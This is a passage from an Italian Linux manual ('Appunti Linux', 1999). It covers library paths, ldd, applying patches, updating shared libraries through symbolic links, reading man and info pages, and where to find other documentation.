A volte, perché il programma possa funzionare è necessario predisporre o modificare il contenuto di alcune variabili di ambiente. Il caso più comune è costituito da **`PATH`** che deve (o dovrebbe) contenere anche il percorso necessario ad avviare il nuovo programma. Spesso, i file di documentazione che accompagnano il software indicano chiaramente tutte le variabili che devono essere presenti durante il loro funzionamento.

La dichiarazione di queste variabili può essere collocata direttamente in uno dei file di configurazione della shell utilizzata (per esempio `/etc/profile`, oppure `~/.bash_profile` o altri ancora a seconda di come è organizzato il proprio sistema).

### 9.4.3 Librerie dinamiche

Alcuni programmi utilizzano delle librerie non standard, e spesso queste vengono collocate al di fuori delle directory standard predisposte per contenerle. Per fare in modo che queste librerie risultino disponibili, ci sono due modi possibili:

1. modificare la configurazione di `/etc/ld.so.cache`;
2. utilizzare la variabile di ambiente **`LD_LIBRARY_PATH`**.

Per agire secondo la prima possibilità, occorre prima comprendere come sia organizzato questo sistema. Il file `/etc/ld.so.cache` viene creato a partire da `/etc/ld.so.conf` che contiene semplicemente un elenco di directory destinate a contenere librerie. Il programma **`ldconfig`** serve proprio a ricreare il file `/etc/ld.so.cache` leggendo `/etc/ld.so.conf`, e per questo viene avviato solitamente dalla stessa procedura di inizializzazione del sistema, per garantire che questo file sia sempre aggiornato.

Dovrebbe essere chiaro, ormai, il modo giusto di includere nuovi percorsi di librerie nel file `/etc/ld.so.cache`: occorre indicare questa o queste directory nel file `/etc/ld.so.conf` e quindi basta avviare il programma **`ldconfig`**.

L'utilizzo della variabile di ambiente **`LD_LIBRARY_PATH`** è meno impegnativo, e soprattutto può essere modificato facilmente attraverso dei semplici script. Ciò permette, per esempio, di fare in modo che solo un certo programma «veda» certe librerie. In ogni caso, quando si intende usare questa variabile di ambiente, è importante ricordare di includere tra i vari percorsi anche quelli standard: `/lib/`, `/usr/lib/` e `/usr/local/lib/`. L'esempio seguente rappresenta un pezzo di uno script (potrebbe trattarsi di `/etc/profile`) in cui viene assegnata la variabile di ambiente in questione.

```
LD_LIBRARY_PATH=/lib:/usr/lib:/usr/local/lib:/opt/mio_prog/lib:/opt/tuo_prog/lib
export LD_LIBRARY_PATH
```

Se un certo programma richiede determinate librerie che potrebbero entrare in conflitto con altri programmi, è indispensabile l'utilizzo della variabile di ambiente **`LD_LIBRARY_PATH`**, configurandola esclusivamente nell'ambito del processo di quel programma. In pratica, si tratta di avviare il programma attraverso uno script che genera l'ambiente adatto, in modo che non si rifletta negli altri processi, come mostrato nell'esempio seguente:

```
#! /bin/sh

# modifica il percorso di ricerca delle librerie
LD_LIBRARY_PATH="/opt/mio_programma/lib:$LD_LIBRARY_PATH"
export LD_LIBRARY_PATH

# avvia il programma
mio_programma

# al termine dello script non resta traccia
```

Avviando lo script, viene modificata la variabile di ambiente **`LD_LIBRARY_PATH`** per quel processo e per i suoi discendenti (viene esportata), quindi, al termine del programma termina anche lo script, e con lui anche gli effetti di queste modifiche.

Si osservi in particolare il fatto che nella nuova definizione del percorso delle librerie, viene posto all'inizio quello per le librerie specifiche del programma, in modo che venga utilizzato per primo; subito dopo, viene inserito l'elenco dei percorsi eventualmente già esistente.

### 9.4.4 $ ldd

`ldd [`⟨*opzioni*⟩`]` ⟨*programma*⟩`...`

**`ldd`** emette l'elenco delle librerie condivise richieste dai programmi indicati come argomenti della riga di comando. Si utilizza **`ldd`** per determinare le dipendenze di uno o più programmi dalle librerie.

Esempi

`$` **`ldd /bin/bash`**[*Invio*]

```
libncurses.so.4 => /usr/lib/libncurses.so.4 (0x40000000)
libdl.so.1 => /lib/libdl.so.1.7.14 (0x40045000)
libc.so.5 => /lib/libc.so.5.4.38 (0x40048000)
```

L'esempio mostra le dipendenze dalle librerie di `/bin/bash`. Il risultato ottenuto indica il nome delle librerie e la collocazione effettiva nel sistema, risolvendo anche eventuali collegamenti simbolici.

## 9.5 Patch

Quando si ha a che fare con programmi il cui aggiornamento è frequente, come avviene nel caso del kernel, si possono anche trovare aggiornamenti in forma di *patch*, cioè di file che contengono solo le variazioni da una versione all'altra. Queste variazioni si applicano ai file di una versione per ottenerne un'altra.

Se la versione da aggiornare è stata espansa a partire dall'ipotetica directory `~/tmp/`, per applicarvi una modifica in forma di *patch*, sarà necessario posizionarsi sulla stessa directory e poi eseguire il comando seguente:

`patch <` ⟨*file-delle-variazioni*⟩

Può darsi che la posizione in cui ci si deve trovare sia diversa o che i sorgenti da aggiornare debbano trovarsi in una posizione precisa. Per capirlo, dovrebbe bastare l'osservazione diretta del contenuto del file delle variazioni.

L'applicazione delle variazioni, può fallire. Se non si vuole perdere il rapporto degli errori, questi possono essere ridiretti in un file specifico.

`patch <` ⟨*file-delle-variazioni*⟩ `2>` ⟨*file-degli-errori*⟩

Se gli aggiornamenti sono più d'uno, occorre applicare le modifiche in sequenza.

Il capitolo 51 tratta meglio questo problema.

## 9.6 Aggiornamento delle librerie standard

Oltre al problema delle librerie specifiche di un programma particolare, cosa già descritta in questo capitolo, ci può essere la necessità di aggiornare le librerie standard di GNU/Linux a seguito di qualche aggiornamento di altro software.

Normalmente, la propria distribuzione GNU/Linux dovrebbe offrire questi aggiornamenti in forma di pacchetti già pronti, installabili attraverso li proprio sistema di gestione dei pacchetti. Ciò garantendo la sistemazione di una serie di dettagli importanti.

Quando si è costretti a fare da soli è importante fare attenzione. In particolare, quando si interviene in ciò che risiede nella directory `/lib/`, se si commette un errore, si rischia di bloccare il sistema senza possibilità di rimedio.

I file delle librerie sono organizzati normalmente con un numero di versione piuttosto articolato. Quando ciò accade, è normale che a questi file siano affiancati una serie di collegamenti simbolici strutturati in modo che si possa accedere a quelle librerie anche attraverso l'indicazione di versioni meno dettagliate, oppure semplicemente attraverso nomi differenti. Questi collegamenti sono molto importanti perché ci sono dei programmi che dipendono da questi; quando si aggiorna una libreria, occorre affiancare la nuova versione a quella vecchia, e quindi si devono modificare questi collegamenti. Solo alla fine, sperando che tutto sia andato bene, si può eliminare eventualmente il vecchio file di libreria.

Per fare un esempio pratico, si suppone di disporre della libreria `libc.so.9.8.7`, articolata nel modo seguente:

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.7
libc.so.9.8.7
```

Volendo sostituire questa libreria con la versione 9.8.10, il cui file ha il nome `libc.so.9.8.10`, occorre procedere come segue:

`#` **`ln -s -f libc.so.9.8.10 libc.so.9`**

Come si vede, per generare il collegamento, è stato necessario utilizzare l'opzione **`-f`** che permette di sovrascrivere il collegamento preesistente. Infatti, non sarebbe stato possibile elimiare prima il collegamento vecchio, perché così si sarebbe rischiato il blocco del sistema.

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.10
libc.so.9.8.7
libc.so.9.8.10
```

In generale, per sicurezza, è meglio lasciare le librerie vecchie, perché ci potrebbero essere ugualmente dei programmi che ne hanno ancora bisogno.

Quando la libreria da aggiornare ha subito un aggiornamento molto importante, per cui i numeri delle versioni sono molto distanti rispetto a quanto si utilizzava prima, conviene evitare di sostituirle, mentre è solo il caso di affiancarle. Volendo ritornate all'esempio precedente, si può supporre che la libreria da aggiornare sia arrivata alla versione 10.1.1, con il file `libc.so.10.1.1`. Intuitivamente si comprende che il collegamento simbolico `libc.so.9` non può puntare a questa nuova libreria, mentre resta il dubbio per `libc.so`.

In generale è meglio lasciare stare le cose come sono, a meno di scoprire che qualche programma cerca proprio la libreria `libc.so` e si lamenta perché non si tratta della versione adatta a lui. Comunque, sempre seguendo l'esempio, sarebbe il caso di riprodurre un collegamento equivalente a `libc.so.9`, denominato ovviamente `libc.so.10`.

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.7
libc.so.9.8.7
libc.so.10 -> libc.so.10.1.1
libc.so.10.1.1
```

## 9.7 Riferimenti

- FTPSearch

  *<http://ftpsearch.lycos.com>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte iii

# Trovare le informazioni necessarie

# Documentazione

Esistono diverse fonti di documentazione su GNU/Linux. La maggior parte di questa è normalmente disponibile all'interno delle distribuzioni, ma la consultazione può risultare un problema per chi non ha esperienza.

## 10.1 Testo puro

Il modo più semplice con cui può essere stato scritto qualcosa è quello del testo puro. Questo è il caso dei file *readme* (leggimi) e simili, oppure di tutta quella documentazione che, per semplicità, è stata convertita anche in questo formato.

La lettura di questi file può essere fatta attraverso due programmi ben conosciuti: **`more`** oppure **`less`**. **`more`** è quello tradizionalmente più diffuso negli ambienti Unix; **`less`** è il più pratico ed è decisamente più ricco di piccoli accorgimenti.

### 10.1.1 Scorrimento a video

Come già accennato, i programmi utilizzati normalmente per lo scorrimento a video di un file di testo sono **`more`** e **`less`**. Le funzionalità essenziali di questi due programmi sono simili, anche se il secondo offrirebbe un gran numero di funzioni aggiuntive che qui non vengono considerate.

La sintassi di questi due programmi è la seguente:

`more` [⟨*opzioni*⟩] [⟨*file*⟩]...

`less` [⟨*opzioni*⟩] [⟨*file*⟩]...

Nell'utilizzo normale non vengono fornite opzioni e se non viene indicato alcun file negli argomenti, viene fatto lo scorrimento di quanto ottenuto dallo standard input.

Una volta avviato uno di questi due programmi, lo scorrimento del testo dei file da visualizzare avviene per mezzo di comandi impartiti attraverso la pressione di tasti. Il meccanismo è simile a quello utilizzato da VI: alcuni comandi richiedono semplicemente la pressione di uno o più tasti in sequenza; altri richiedono un argomento e in questo caso, la digitazione appare nell'ultima riga dello schermo o della finestra a disposizione. La tabella 10.1 mostra l'elenco dei comandi comuni ed essenziali di questi due programmi.

| Comando | Descrizione |
|---|---|
| h | Richiama una breve guida dei comandi disponibili. |
| H | Come **`h`**. |
| Spazio | Scorre il testo in avanti di una schermata. |
| Invio | Scorre il testo in avanti di una riga alla volta. |
| b | Quando possibile, scorre il testo all'indietro di una schermata. |
| /⟨*modello*⟩ | Esegue una ricerca in avanti, in base all'espressione regolare indicata. |
| n | Ripete l'ultimo comando di ricerca. |
| Ctrl+l | Ripete la visualizzazione della schermata attuale. |
| q | Termina l'esecuzione del programma. |
| Q | Come **`q`**. |

Tabella 10.1: Elenco dei comandi comuni ed essenziali di **`more`** e **`less`**.

La differenza fondamentale tra questi due programmi sta nella possibilità da parte di **`less`** di scorrere il testo all'indietro anche quando questo proviene dallo standard input, mentre per **`more`** non è possibile.

**`less`** permette inoltre di utilizzare i tasti freccia e i tasti pagina per lo scorrimento del testo, e di effettuare ricerche all'indietro. La tabella 10.2 mostra l'elenco di alcuni comandi aggiuntivi disponibili con **`less`**.

| Comando | Descrizione |
|---|---|
| y | Scorre il testo all'indietro di una riga alla volta. |
| ?⟨*modello*⟩ | Esegue una ricerca all'indietro, in base all'espressione regolare indicata. |
| N | Ripete l'ultimo comando di ricerca nella direzione inversa. |

Tabella 10.2: Elenco di alcuni comandi particolari di **`less`**.

Esempi

```
$ ls -l | more
```

```
$ ls -l | less
```

Scorre sullo schermo l'elenco del contenuto della directory corrente che probabilmente è troppo lungo per essere visualizzato senza l'aiuto di uno tra questi due programmi.

```
$ more README
```

```
$ less README
```

Scorre sullo schermo il contenuto del file `README`.

**`less`** è un programma che permette un utilizzo molto più complesso di quanto descritto in questa sezione, ma questo va oltre l'uso normale che normalmente se ne fa.

### 10.1.2 Variabile LESSCHARSET

Il programma **`less`** è sensibile al contenuto della variabile di ambiente **`LESSCHARSET`**: se questa contiene la stringa **`latin1`**, consente la visualizzazione corretta di caratteri e simboli speciali che vanno oltre la codifica ASCII pura e semplice.

## 10.2 Pagine di guida

Quasi tutti i programmi sono accompagnati da una ***pagina di manuale***, ovvero *man page* o anche «pagina di manuale». Si tratta di un documento stringato sull'uso di quel particolare programma, scritto in uno stile abbastanza uniforme.

Si distinguono diverse sezioni di queste pagine di manuale, a seconda del genere di informazioni in esse contenute. Può infatti accadere che esistano più pagine con lo stesso nome, appartenenti però a sezioni diverse. La tabella 10.3 riporta l'elenco di queste sezioni.

| Sezione | Contenuto |
|---|---|
| 1 | comandi utente |
| 2 | chiamate di sistema |
| 3 | chiamate di libreria |
| 4 | dispositivi |
| 5 | formati dei file |
| 6 | giochi |
| 7 | varie |
| 8 | comandi di sistema |
| 9 | routine del kernel |

Tabella 10.3: Sezioni delle pagine di manuale.

Quando si vuole fare riferimento a una pagina di manuale, se ne indica il nome seguito da un numero tra parentesi, che ne esprime la sezione. Per cui, *man(1)* indica la pagina di manuale di nome **`man`** nella prima sezione. Spesso, nella documentazione, si fa riferimento ai programmi in questo modo, per dare istantaneamente l'informazione di dove raggiungere le notizie che riguardano quel particolare programma.

Questa documentazione viene consultata normalmente attraverso il programma **`man`** che a sua volta, solitamente, si avvale di **`less`**, oppure **`more`**, per scorrere il documento. La tabella 10.1 mostra l'elenco dei comandi comuni essenziali di questi due programmi.

### 10.2.1 Collocazione fisica e nazionalizzazioni

Le pagine di manuale possono trovarsi in diverse posizioni all'interno del filesystem.

- `/usr/share/man/`

  Questa è la collocazione principale delle pagine di manuale.

- `/usr/X11R6/man/`

  Raccoglie le pagine di manuale relative al sistema grafico X.

- `/usr/local/share/man/`

  È la posizione per le pagine di manuale dei programmi collocati dopo la directory `/usr/local/`;

- `/opt/`⟨*applicativo*⟩`/man/`

  È la posizione per le pagine di manuale dei programmi applicativi aggiuntivi (*add-on*).

Queste directory sono tutte suddivise o suddivisibili nello stesso modo. Si indicherà una qualsiasi di queste directory di partenza come *mandir*.

La collocazione effettiva dei file che costituiscono le pagine di manuale è nelle directory esprimibili nella forma seguente:

⟨*mandir*⟩`[/`⟨*locale*⟩`]/man`⟨*sezione*⟩`[/`⟨*architettura*⟩`]`

Ciò significa che, oltre alle directory *mandir* già viste, esiste un'altra directory, *locale*, eventuale, che poi si scompone in diverse sottodirectory in funzione delle sezioni delle pagine di manuale esistenti (di solito da `man1` a `man9`), e ognuna di queste può articolarsi ulteriormente in funzione delle differenze tra un'architettura e l'altra.

La directory *locale* è facoltativa, nel senso che spesso manca. Può essere utilizzata per distinguere tra le pagine di manuale di diverse lingue o di diversi formati. Il nome di questa directory è stabilito dallo standard POSIX 1003.1 secondo la sintassi seguente:

⟨*linguaggio*⟩`[_`⟨*territorio*⟩`][.`⟨*insieme-di-caratteri*⟩`][,`⟨*versione*⟩`]`

- ⟨*linguaggio*⟩ è una sigla di due caratteri minuscoli definiti dallo standard ISO 639;
- ⟨*territorio*⟩ è una sigla facoltativa di due caratteri maiuscoli definiti dallo standard ISO 3166;
- ⟨*insieme-di-caratteri*⟩ è una sigla numerica che esprime l'insieme di caratteri utilizzato, secondo lo standard ISO (in pratica è il numero dello standard ISO).
- ⟨*versione*⟩ è un'indicazione supplementare non ben definita, della quale si cerca di scoraggiarne l'utilizzo.

Nel caso delle pagine di manuale in italiano, queste, ammesso che siano disponibili, dovrebbero trovarsi nelle directory ⟨*mandir*⟩`/it_IT/man`⟨*sezione*⟩. In pratica, non si usa l'indicazione dell'insieme di caratteri perché si sottintende **`ISO-8859-1`**. Per fare in modo però che queste directory vengano utilizzate effettivamente, è necessario che la variabile di ambiente **`LANG`** contenga il valore **`it_IT`**.

Anche la directory che definisce l'architettura è facoltativa ed è necessaria solo quando in una determinata sezione esistono pagine di manuale riferite a programmi o altre informazioni dipendenti da particolari caratteristiche architetturali.

### 10.2.2 /etc/man.config

Il comportamento di **`man`** può essere configurato attraverso il file `/etc/man.manconfig`. Tra le tante cose, questo file contiene gli argomenti da fornire ai programmi utilizzati per la formattazione del testo da visualizzare o da stampare. Si osservi l'estratto seguente:

```
TROFF           /usr/bin/groff -Tps -mandoc
NROFF           /usr/bin/groff -Tlatin1 -mandoc
EQN             /usr/bin/geqn -Tps
NEQN            /usr/bin/geqn -Tlatin1
TBL             /usr/bin/gtbl
# COL           /usr/bin/col
REFER           /usr/bin/grefer
PIC             /usr/bin/gpic
VGRIND
GRAP
PAGER           /usr/bin/less -is
CAT             /bin/cat
```

Una cosa che conviene modificare, se non fosse già impostata correttamente, è l'opzione **`-T`** di **`groff`** e di **`geqn`**. Utilizzandola nel modo che si vede nell'esempio (**`-Tlatin1`**), serve a consentire la visualizzazione dei caratteri accentati delle pagine di manuale tradotte in italiano.

### 10.2.3 $ man

`man [`⟨*opzioni*⟩`]` ⟨*nome*⟩`...`

Formatta ed emette attraverso lo standard output la pagina di manuale indicata dal nome.

Lo scorrimento del testo che compone le pagine di manuale indicate negli argomenti viene fatto attraverso un programma esterno, richiamato automaticamente da **`man`**. Solitamente si tratta di **`more`** o di **`less`**. Di conseguenza, i comandi per lo scorrimento del testo dipendono dal tipo di programma utilizzato. Se si tratta di uno di questi due appena citati, sono sempre validi almeno quelli riportati nella tabella 10.1.

Alcune opzioni

⟨*numero-di-sezione*⟩

Se prima del nome del comando o dell'argomento appare un numero, si intende che si vuole ottenere la pagina di manuale da una sezione determinata, come riportato nella tabella 10.3.

`-f`

Si comporta come **`whatis`**.

`-h`

Visualizza una breve guida di se stesso.

`-k`

Equivalente a **`apropos`**.

Esempi

`$` **`man ls`**

Visualizza la pagina di manuale del programma **`ls`**.

`$` **`man 8 lilo`**

Visualizza la pagina di manuale della sezione 8, del programma **`lilo`**.

### 10.2.4 $ whatis

`whatis` ⟨*parola*⟩`...`

Cerca all'interno degli elenchi *whatis* una o più parole intere. Questi elenchi sono dei file con lo stesso nome (`whatis`) contenenti una breve descrizione dei comandi di sistema e collocati nelle varie directory *mandir*. Il risultato della ricerca viene emesso attraverso lo standard output. Sono visualizzate solo le corrispondenze con parole intere. I file `whatis` vengono rigenerati utilizzando il programma **`makewhatis`** (di solito viene fatto fare al sistema Cron).

Esempi

`$` **`whatis ls`**

Visualizza le righe degli elenchi *whatis* contenenti la parola **`ls`**.

### 10.2.5 $ apropos

`apropos` ⟨*stringa*⟩`...`

Cerca all'interno degli elenchi *whatis* una o più stringhe. **`apropos`** esegue la ricerca negli stessi file utilizzati da **`whatis`**. Il risultato della ricerca viene emesso attraverso lo standard output. A differenza di **`whatis`**, sono visualizzate tutte le corrispondenze.

Esempi

`$` **`apropos keyboard`**

Visualizza le righe degli elenchi *whatis* contenenti la stringa **`keyboard`**.

### 10.2.6 # makewhatis

`makewhatis [`⟨*opzioni*⟩`]`

Crea o aggiorna gli elenchi *whatis* del sistema di pagine di manuale. In pratica, crea un file con il nome `whatis` all'interno di ogni *mandir* (10.2.1) contenente la prima riga di ogni pagina di manuale. Viene utilizzato dai programmi **`whatis`** e **`apropos`** per effettuare delle ricerche sommarie all'interno di questo elenco.

## 10.3 Info

La documentazione Info è un ipertesto realizzato dai file Info e leggibile attraverso il programma **`info`** oppure all'interno di Emacs. I file di questo ipertesto si trovano nella directory `/usr/share/info/`.

Le sezioni seguenti fanno riferimento in particolare all'utilizzo del programma **`info`**.

### 10.3.1 Organizzazione

La documentazione Info è organizzata in file contenenti dei ***nodi***. Ogni nodo ha un nome e rappresenta un'unità di informazioni. Trattandosi di un sistema ipertestuale, ogni nodo può avere riferimenti ad altri nodi contenenti informazioni aggiuntive o collegate.

Quasi tutti i nodi contengono almeno dei riferimenti standard definiti dalle voci seguenti:

- **`previous`** – precedente;
- **`next`** – successivo;
- **`up`** – superiore.

Gli altri riferimenti possono essere organizzati in forma di menu o di riferimenti incrociati (*cross-reference*).

Ogni file Info contiene almeno un nodo principale: **`Top`**.

I nodi vengono identificati formalmente secondo la notazione seguente:

`[(`⟨*file-info*⟩`)]` `[`⟨*nome-del-nodo*⟩`]`

Se si indica solo il nome del nodo, si fa implicitamente riferimento al file utilizzato in quel determinato momento; se si indica solo il nome del file, si fa implicitamente riferimento al nodo **`Top`**.

### 10.3.2 Avvio di info

`info [`⟨*opzioni*⟩`] [`⟨*voce*⟩`...]`

**`info`** è il programma che consente di consultare i file Info senza l'ausilio di Emacs. Se non viene indicato alcun argomento, in particolare, se non viene indicato il file Info da consultare, viene aperto il file `/usr/share/info/dir`.

Alcune opzioni

`--directory` ⟨*percorso*⟩

Specifica un percorso aggiuntivo all'interno del quale possono essere cercati i file Info.

`-f` ⟨*file*⟩ | `--file=`⟨*file*⟩

Specifica un file particolare da visitare.

`-n` ⟨*nodo*⟩ | `--node=`⟨*nodo*⟩

Specifica un nodo particolare da visitare.

Esempi

`$` **`info -f pippo`**

Inizia la visualizzazione del file `pippo` a partire dal suo nodo principale.

`$` **`info -f pippo pappa`**

Seleziona la voce di menu **`pappa`** che dovrebbe essere contenuta nel nodo principale del file `pippo`.

`$` **`info -f info`**

Inizia la visualizzazione del file **`info`** a partire dal suo nodo principale.

`$` **`info info`**

Seleziona la voce di menu **`info`** dal nodo principale del file `dir` (`/usr/share/info/dir`) che è quello predefinito.

### 10.3.3 Utilizzo del sistema

Per poter leggere le informazioni contenute in questi file attraverso il programma **`info`**, occorre conoscere alcuni comandi che non sono necessariamente intuitivi.

Questi comandi si impartiscono semplicemente premendo il tasto della lettera o del simbolo corrispondente. Alcuni di questi comandi richiedono degli argomenti, in tal caso si è costretti a inserirli e a farli seguire da [ *Invio* ].

I comandi più importanti sono riportati nella tabella 10.4.

Quando si usa un ipertesto è molto importante conoscere il modo con cui si può ritornare sui propri passi. In questo caso, il comando **`l`** permette di tornare indietro, ed è particolarmente utile quando si seleziona un comando di aiuto come **`h`** o **`?`**.

| Comando | Descrizione |
|---|---|
| h | Visualizza la guida del programma **`info`**. |
| ? | Visualizza l'elenco dei comandi disponibili. |
| d | Visualizza il file **`dir`**. |
| q | Termina l'esecuzione del programma. |
| Ctrl+g | Interrompe il comando in corso di digitazione. |
| Ctrl+l | Ripristina l'immagine sullo schermo. |
| l | Ritorna al nodo selezionato precedentemente. |

Tabella 10.4: Elenco dei comandi principali di info.

### 10.3.4 Primo impatto

La figura 10.1 mostra il nodo principale del file **`info`**, cioè del documento che spiega il funzionamento di questo tipo di ipertesto.

```
File: info,  Node: Top,  Next: Getting Started,  Prev: (dir),  Up: (dir)

Info: An Introduction
*********************

   Info is a program for reading documentation, which you are using now.

   To learn how to use Info, type the command 'h'.  It brings you to a
programmed instruction sequence.  If at any time you are ready to stop
using Info, type 'q'.

   To learn advanced Info commands, type 'n' twice.  This brings you to
'Info for Experts', skipping over the 'Getting Started' chapter.

* Menu:

* Getting Started::             Getting started using an Info reader.
* Advanced Info::               Advanced commands within Info.
* Create an Info File::         How to make your own Info file.

--zz-Info: (info.gz)Top, 20 lines --All---------------------------------------
Welcome to Info version 2.18. "C-h" for help, "m" for menu item.
```

Figura 10.1: La guida all'uso della documentazione Info.

La prima riga, quella che appare in alto, contiene in particolare il nome del file e del nodo.

```
File: info, Node: Top,  Next: Getting Started,  Prev: (dir), Up: (dir)
```

La penultima riga, la seconda dal basso, riporta ancora il nome del file e del nodo, oltre alla dimensione del nodo in righe e alla parola **`All`**.

```
--zz-Info: (info.gz)Top, 20 lines --All-------------------------------
```

La parola **`All`** indica in questo caso che il nodo appare completamente nello spazio a disposizione sullo schermo o nella finestra.

L'ultima riga dello schermo viene usata per dare informazioni all'utilizzatore e come spazio per l'inserimento di argomenti quando i comandi ne richiedono.

### 10.3.5 Riferimenti standard

Sulla parte iniziale di ogni nodo, insieme al nome del file e del nodo stesso, sono riportati alcuni riferimenti standard (ad altri nodi). Sono rappresentati simbolicamente dai termini **`Next`** (successivo), **`Prev`** (precedente) e **`Up`** (superiore).

Chi ha redatto il file Info ha definito quali debbano essere effettivamente i nodi a cui queste voci si riferiscono e a questi si accede utilizzando i comandi **`n`**, **`p`** e **`u`**, rispettivamente.

Il riferimento **`Up`** non corrisponde necessariamente al nodo principale (**`Top`**) del file che si sta consultando, ma a quello che in quel momento, per qualche motivo, rappresenta un riferimento principale.

Lo stesso tipo di ragionamento vale per i riferimenti **`Next`** e **`Prev`** che sono solo una sequenza di massima.

| Comando | Descrizione |
|---|---|
| n | Visualizza il nodo successivo. |
| p | Visualizza il nodo precedente. |
| u | Visualizza il nodo superiore. |

Tabella 10.5: Elenco dei comandi per la navigazione attraverso i riferimenti standard.

### 10.3.6 Scorrimento del nodo

Il testo di un nodo può essere più lungo delle righe a disposizione sullo schermo o nella finestra. Per scorrere il testo si utilizza la barra spaziatrice per avanzare e il tasto [ *Canc* ] per indietreggiare. È però necessario fare attenzione: se si eccede si prosegue su altri nodi, attraverso un percorso predefinito che solitamente non coincide con i riferimenti **`Next`** e **`Prev`** già visti.

| Comando | Descrizione |
|---|---|
| Spazio | Scorre in avanti. |
| Canc | Scorre all'indietro. |
| b | Visualizza l'inizio del nodo. |

Tabella 10.6: Elenco dei comandi per lo scorrimento naturale del documento.

### 10.3.7 Selezione dei riferimenti

L'utilità di un ipertesto sta nella possibilità di raggiungere le informazioni desiderate seguendo un percorso non sequenziale. I documenti Info utilizzano due tipi di riferimenti (oltre a quelli standard): i menu e i riferimenti incrociati. I primi si distinguono perché sono evidenziati dalla sigla **`* Menu:`** seguita da un elenco di riferimenti; sono cioè staccati dal testo normale. I riferimenti incrociati appaiono invece all'interno del testo normale e sono evidenziati dalla sigla **`* Note Cross:`**.

Le voci di menu possono essere selezionate attraverso il comando **`m`** seguito dal nome del nodo; le voci dei riferimenti incrociati possono essere selezionate attraverso il comando **`f`** seguito dal nome del nodo.

L'utilità di avere due comandi diversi sta nel fatto che questi nomi possono essere indicati in forma abbreviata (per troncamento), indicando solo quello che serve per distinguerli dagli altri. Distinguendo i riferimenti raggruppati in menu, rispetto a quelli che appaiono nel testo, si riducono le possibilità di equivoci.

| Comando | Descrizione |
|---|---|
| m ⟨*nodo*⟩ | Richiama un nodo tra quelli indicati nel menu. |
| f ⟨*nodo*⟩ | Richiama un nodo tra quelli indicati nei riferimenti incrociati. |
| g ⟨*nodo*⟩ | Richiama un nodo qualunque. |
| Tab | Sposta il cursore sul prossimo riferimento disponibile. |
| Invio | Seleziona il nodo corrispondente al riferimento su cui si trova il cursore. |

Tabella 10.7: Elenco dei comandi per la selezione dei riferimenti.

Per facilitare la selezione dei riferimenti che appaiono nel testo di un nodo (menu inclusi), si può utilizzare il tasto [ *Tab* ] per posizionare il cursore all'inizio della prossima voce e il tasto [ *Invio* ] per selezionare il nodo a cui fa riferimento la voce su cui si trova il cursore.

Se si conosce esattamente il nome di un nodo che si vuole raggiungere, si può utilizzare il comando **`g`** seguito dal nome del nodo stesso.

Quando si naviga all'interno della documentazione Info è sempre bene tenere a mente il comando **`l`** che permette di ritornare al nodo attraversato precedentemente.

### 10.3.8 Altri comandi

`s` ⟨*stringa*⟩

Permette di cercare all'interno del file Info la stringa indicata.

[ *Alt+x* ] **`print-node`**

Invia alla stampa il nodo visualizzato sullo schermo.

## 10.4 Documentazione allegata ai pacchetti

I pacchetti di programmi più importanti sono accompagnati da documentazione scritta in vario modo (testo, LaTeX, TeX, SGML, PostScript, ecc.). Questa si trova collocata normalmente in sottodirectory discendenti da `/usr/share/doc/`.

## 10.5 HOWTO

I documenti HOWTO non accompagnano i pacchetti di programmi come loro parte integrante, essendo delle guide aggiuntive con scopi che vanno oltre la semplice documentazione del funzionamento di un solo pacchetto particolare. La maggior parte delle distribuzioni GNU/Linux include anche i file di documentazione HOWTO. Solitamente, questi vengono installati al di sotto della directory `/usr/share/doc/HOWTO/`.

## 10.6 FAQ

Un'altra fonte di documentazione su GNU/Linux sono le cosiddette FAQ o *Frequently Asked Questions*. Si tratta di informazioni disordinate in forma di botta e risposta. Solitamente si trovano al di sotto della directory `/usr/share/doc/FAQ/`.[1]

## 10.7 LDP

A fianco della documentazione standard fornita più o meno con tutte le distribuzioni GNU/Linux, ci sono dei libri veri e propri disponibili liberamente. Questi sono raccolti all'interno del progetto LDP, o *Linux Documentation Project*.

Questi documenti, normalmente disponibili sia in PostScript che in HTML, sono raggiungibili a partire da <*http://metalab.unc.edu/pub/Linux/docs/LDP/*> e dai siti speculari relativi.

## 10.8 Altra documentazione

Oltre alla documentazione citata nelle sezioni precedenti, esistono altri documenti che possono essere ritrovati a partire da <*http://metalab.unc.edu/pub/Linux/docs/*> e dai siti speculari relativi.

Inoltre, la documentazione in italiano è consistente e può essere ottenuta dagli FTP dei vari gruppi italiani che si occupano di GNU/Linux. In particolare <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/*> e i suoi siti speculari.

Meritano particolare attenzione i riferimenti seguenti.

- *Gary's Enciclopedia*

  <*http://members.aa.net/~swear/pedia/index.html*>
- *Connected: An Internet Encyclopedia*

  <*http://www.freesoft.org/CIE/index.htm*>
- *Internet Requests for Comments*

  <*http://www.cis.ohio-state.edu/hypertext/information/rfc.html*>

  <*http://www.faqs.org/rfcs/*>

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[1] In italiano qualcuno usa la definizione «filza di assilli quotidiani».

# Ricerche nella rete

Alle volte non si riesce a trovare l'informazione che si cerca all'interno della documentazione di cui si dispone, e così capita di rivolgersi ai gruppi di discussione di Usenet con richieste di aiuto disperate. Altre volte non si riesce a trovare il pacchetto per GNU/Linux che si sta cercando, così ancora una volta si inviano richieste, con la speranza che qualcuno di buon cuore risponda.

La rete offre strumenti e servizi che è bene conoscere e usare prima di tentare l'ultima carta delle richieste «circolari».

## 11.1 Ricerche sul web

Le ricerche attraverso i motori di ricerca generici, permettono di trovare le pagine pubblicate contenenti una particolare combinazione di parole, secondo la stringa di ricerca fornita. Questo tipo di ricerca permette normalmente di ottenere informazioni non molto recenti (ciò inteso in senso relativo) essendoci voluto il tempo necessario a pubblicarle e a catalogarle nei sistemi di ricerca automatica.

I motori di ricerca disponibili sono diversi, e di solito conviene concentrarsi su un paio, e studiare la sintassi corretta per le espressioni di ricerca. Generalmente si pone il problema di conoscere in che modo indicare la presenza simultanea di due parole particolari, o la presenza di alcune parole escludendone altre.

La figura 11.1 mostra una parte della pagina introduttiva del servizio offerto da Infoseek, <*http://www.infoseek.com*>, contenente il necessario per inviare un'espressione di ricerca.


Figura 11.1: Maschera per l'inserimento di un'espressione di ricerca attraverso il servizio offerto da Infoseek.

